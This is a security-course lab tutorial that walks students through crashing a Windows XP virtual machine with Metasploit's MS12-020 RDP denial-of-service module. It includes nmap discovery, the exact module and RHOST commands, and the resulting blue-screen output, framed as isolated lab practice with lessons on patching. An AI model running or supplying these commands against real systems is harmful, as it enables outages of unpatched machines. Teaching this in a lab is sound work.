

Lab- Using Metasploit to Launch a DOS Attack Against Windows XP

Overview

Metasploit is an all-around hacking suite of tools that comes with Kali Linux. It is used by pentesters and hacker alike. Metasploit comes with various exploits and payloads. Similar commercial applications cost thousands of dollars (Core Impact).

Hardware requirements for these labs:

1. Do not use a Wi-Fi connection. Use an Ethernet cable to connect to the network. Wi-Fi is configured for IPSec which can impede the labs from working. The additional transport and tunneling protocols do not play well with Kali or Metasploit.
2. The IP addresses used in this lab are just examples. The IP addresses for your install of Kali and XP will differ.



Network Connectivity Lab Check

Prior to starting any lab, you need to spend two minutes ensuring you have network connectivity working between your Kali and the target victim. Doing so will save you two hours or more of shotgunning the issue trying to figure out why the lab is not working.

Watch this short video on how to ensure you have network connectivity working before you start this or any lab.

If you cannot ping the IP address of the target victim from your Kali terminal, you do not have network connectivity!

If you run through the lab, you'll fall on your face. Slow and steady wins the race.

Stop!!!

1. You will need to ensure that the Windows XP firewall is disabled.
2. ***RDP or remote access must be enabled on the victim. ****

Consider this:

- This attack will only work in Windows XP S3 and lower versions.
- This is a network-based attack. It means that both attacker and victim must be on the same network.
- Before starting, update the Metasploit framework.
`apt-get update && apt-get install`

Network Discovery

We begin this penetration test just as we start every penetration test by discovering what's on the network.

We need to some basic network information before we can start our scan.

Look at your Kali's IP address. Identify the network portion of the address.

You need to discover the network portion of your network. On your Kali machine open a terminal and type IFCONFIG to see your Kali IP address. You'll more than likely be using a class C address, so the first three octets represent the network portion. The last octet is your host's IP address.

How did that happen?

We physically connected our laptop to the network. Our laptop picks up an IP address using DHCP. We can now look at the IP address assigned to our Kali machine to find the network portion of the network.

We know our cable is plugged into the Ethernet port on our machine. We only have one Ethernet port, so the number begins with zero. Look at the subnet mask. In this the subnet mask for my Kali which is the default for a class C network. The first three octets are taken up by the network; they're full. Look at the first three octets of my IP address. This is the network portion I seek.

For this to succeed you need your XP victim up and running, connected to the same network and configured either statically or dynamically with IP address from your network IP range.

Discovering an XP victim using Nmap

We can find and identify all the devices running on the network and their operating system using Nmap -sV followed by the network range of available IP addresses. **This is my network range, not yours!**

Tip!

For more detailed scan information you can also use `nmap -A` and `nmap -O`

```
root@kali:~# nmap -sV 192.168.225.0-254
```

I'm scanning every IP address from .0 thru .254 belonging to the network of 192.168.225.0, and I want to know the operating system and the ports running on each device.

```

Nmap scan report for 192.168.225.134
Host is up (0.00030s latency).
Not shown: 990 closed ports
PORT      STATE      SERVICE      VERSION
6/tcp     filtered   unknown
135/tcp    open       msrpc        Microsoft Windows RPC
139/tcp    open       netbios-ssn  Microsoft Windows 98 netbios-ssn
427/tcp    filtered   svrloc
445/tcp    open       microsoft-ds  Microsoft Windows XP microsoft-ds
1064/tcp   filtered   jstел
3389/tcp   open       ms-wbt-server Microsoft Terminal Service
7402/tcp   filtered   rtps-dd-mt
15002/tcp  filtered   unknown
31337/tcp  filtered   Elite
MAC Address: 00:0C:29:E0:D7:A1 (VMware)
Service Info: OSs: Windows, Windows 98, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_98, cpe:/o:microsoft:windows_xp


```

With my scans result completed, I see I have a Windows XP with two ports of Interest. The IP address of the machine is 192.168.225.134, and I have ports 445 and 3389 up and running.

Open the Metasploit framework

Type following command on terminal:

```
msfconsole
```



```

root@kali: ~
File Edit View Search Terminal Help
root@kali:~# msfconsole

  METASPLOIT

Save your shells from AV! Upgrade to advanced AV evasion using dynamic
exe templates with Metasploit Pro -- type 'go_pro' to launch it now.

=[ metasploit v4.6.0-2013041701 [core:4.6 api:1.0]
+ -- ==[ 1081 exploits - 608 auxiliary - 177 post
+ -- ==[ 298 payloads - 29 encoders - 8 nops

msf >

```

Metasploit has more than 1100 exploits and 300 payloads. We need to know what Windows exploits are available.

Type: `show exploits` to see the list of exploits.

The various exploits are listed.

You can also use the search command to find a specific vulnerability use the title Microsoft Security bulletin.

At the msf prompt, type: `search ms12-020`

For more information about the specific exploit, you can use the info command. Type: `info ms12-020`

Part II - Practice What You Learned

In this section of the lab, the student will run a well-known Metasploit payload against a known Windows XP vulnerability found in the Remote Desktop Service.

MS12-020 Microsoft Remote Desktop (RDP) DoS Metasploit

How the exploit works:

This module exploits the **MS12-020 RDP** vulnerability which allows for remote code execution when an attacker sends a sequence of specially crafted RDP packets to an affected system. By default, the Remote Desktop Protocol (RDP) is not enabled on any Windows operating system. Systems that do not have RDP enabled are not at risk.


STOP!!!!Students will need to have their Windows XP machine up and in view showing the results of the IPCONFIG command. Students need to be able to see the results of this lab to appreciate the exploit. Watch your XP screen!

Students will need to enable RDP on their Windows XP attack machine.

To enable remote access on your Windows XP victim, perform the following steps:

1. Right-click My Computer and select Properties.
2. Select the Remote tab.
3. Select "Allow users to connect remotely to this computer."
4. Click OK to close the Remote Desktop Users dialog box.


5. Click OK to close the main dialog box.



Disable the XP Firewall

The student will need to disable the Windows XP firewall.

1. From the Windows control panel, open the Windows Firewall application.
2. Make sure the Firewall is set to “Off.”



From a terminal session in Kali, type the following command at the terminal.

```
use auxiliary/dos/windows/rdp/ms12_020_maxchannelids
```

```
msf > use auxiliary/dos/windows/rdp/ms12_020_maxchannelids
msf auxiliary(ms12_020_maxchannelids) > 
```

Module Options

To display the available options with any exploit, we load the module within the Metasploit console and run the commands 'show options' or 'show advanced':

Note the **required** input to use the exploit

We only need to set the RHOST IP address. The RHOST is the IP address of the victim's machine. This is where the **set** command comes in.

Set the IP address of the remote system giving the command - set RHOST <IP>

```
msf auxiliary(ms12_020_maxchannelids) > set RHOST 192.168.225.134
RHOST => 192.168.225.134
msf auxiliary(ms12_020_maxchannelids) > 
```


Stop! Your Windows XP victim's IP address will differ! Do not use this one!

Then give the command - 'exploit' to execute the exploit on the remote system

All together is looks like this:

```
msf auxiliary(ms12_020_maxchannelids) > set RHOST 192.168.225.134
RHOST => 192.168.225.134
msf auxiliary(ms12_020_maxchannelids) > exploit

[*] 192.168.225.134:3389 - Sending MS12-020 Microsoft Remote Desktop Use-After-Free DoS
[*] 192.168.225.134:3389 - 210 bytes sent
[*] 192.168.225.134:3389 - Checking RDP status...
[+] 192.168.225.134:3389 seems down
[*] Auxiliary module execution completed
msf auxiliary(ms12_020_maxchannelids) > 
```

With the victim machine in view, you should see a sudden BSOD and the victim VM doing an automatic reboot. You just performed a DoS attack.

If you could not view the BSOD happening on the XP victim, do the following:

Go to: Control Panel/Performance and Maintenance/System/Advanced Tab/Setting button under Startup and Recovery Settings/Uncheck Automatically Reboot box.

```
A problem has been detected and windows has been shut down to prevent damage
to your computer.

The problem seems to be caused by the following file: SPCMDCON.SYS

PAGE_FAULT_IN_NONPAGED_AREA

If this is the first time you've seen this Stop error screen,
restart your computer. If this screen appears again, follow
these steps:

Check to make sure any new hardware or software is properly installed.
If this is a new installation, ask your hardware or software manufacturer
for any windows updates you might need.

If problems continue, disable or remove any newly installed hardware
or software. Disable BIOS memory options such as caching or shadowing.
If you need to use Safe Mode to remove or disable components, restart
your computer, press F8 to select Advanced Startup options, and then
select Safe Mode.

Technical information:

*** STOP: 0x00000050 (0xFD3094C2,0x00000001,0xFBFE7617,0x00000000)

*** SPCMDCON.SYS - Address FBFE7617 base at FBFE5000, DateStamp 3d6dd67c
```

Lab Troubleshooting

1. For this lab to work your Windows XP VM attack machine must be up and running.
2. The Windows XP Firewall must be disabled.
3. RDP must be enabled on the XP machine

Lessons learned

1. Keep your firewall enabled
2. Keep your system and applications updated.
3. Disable RDP unless it is needed.

End of the lab!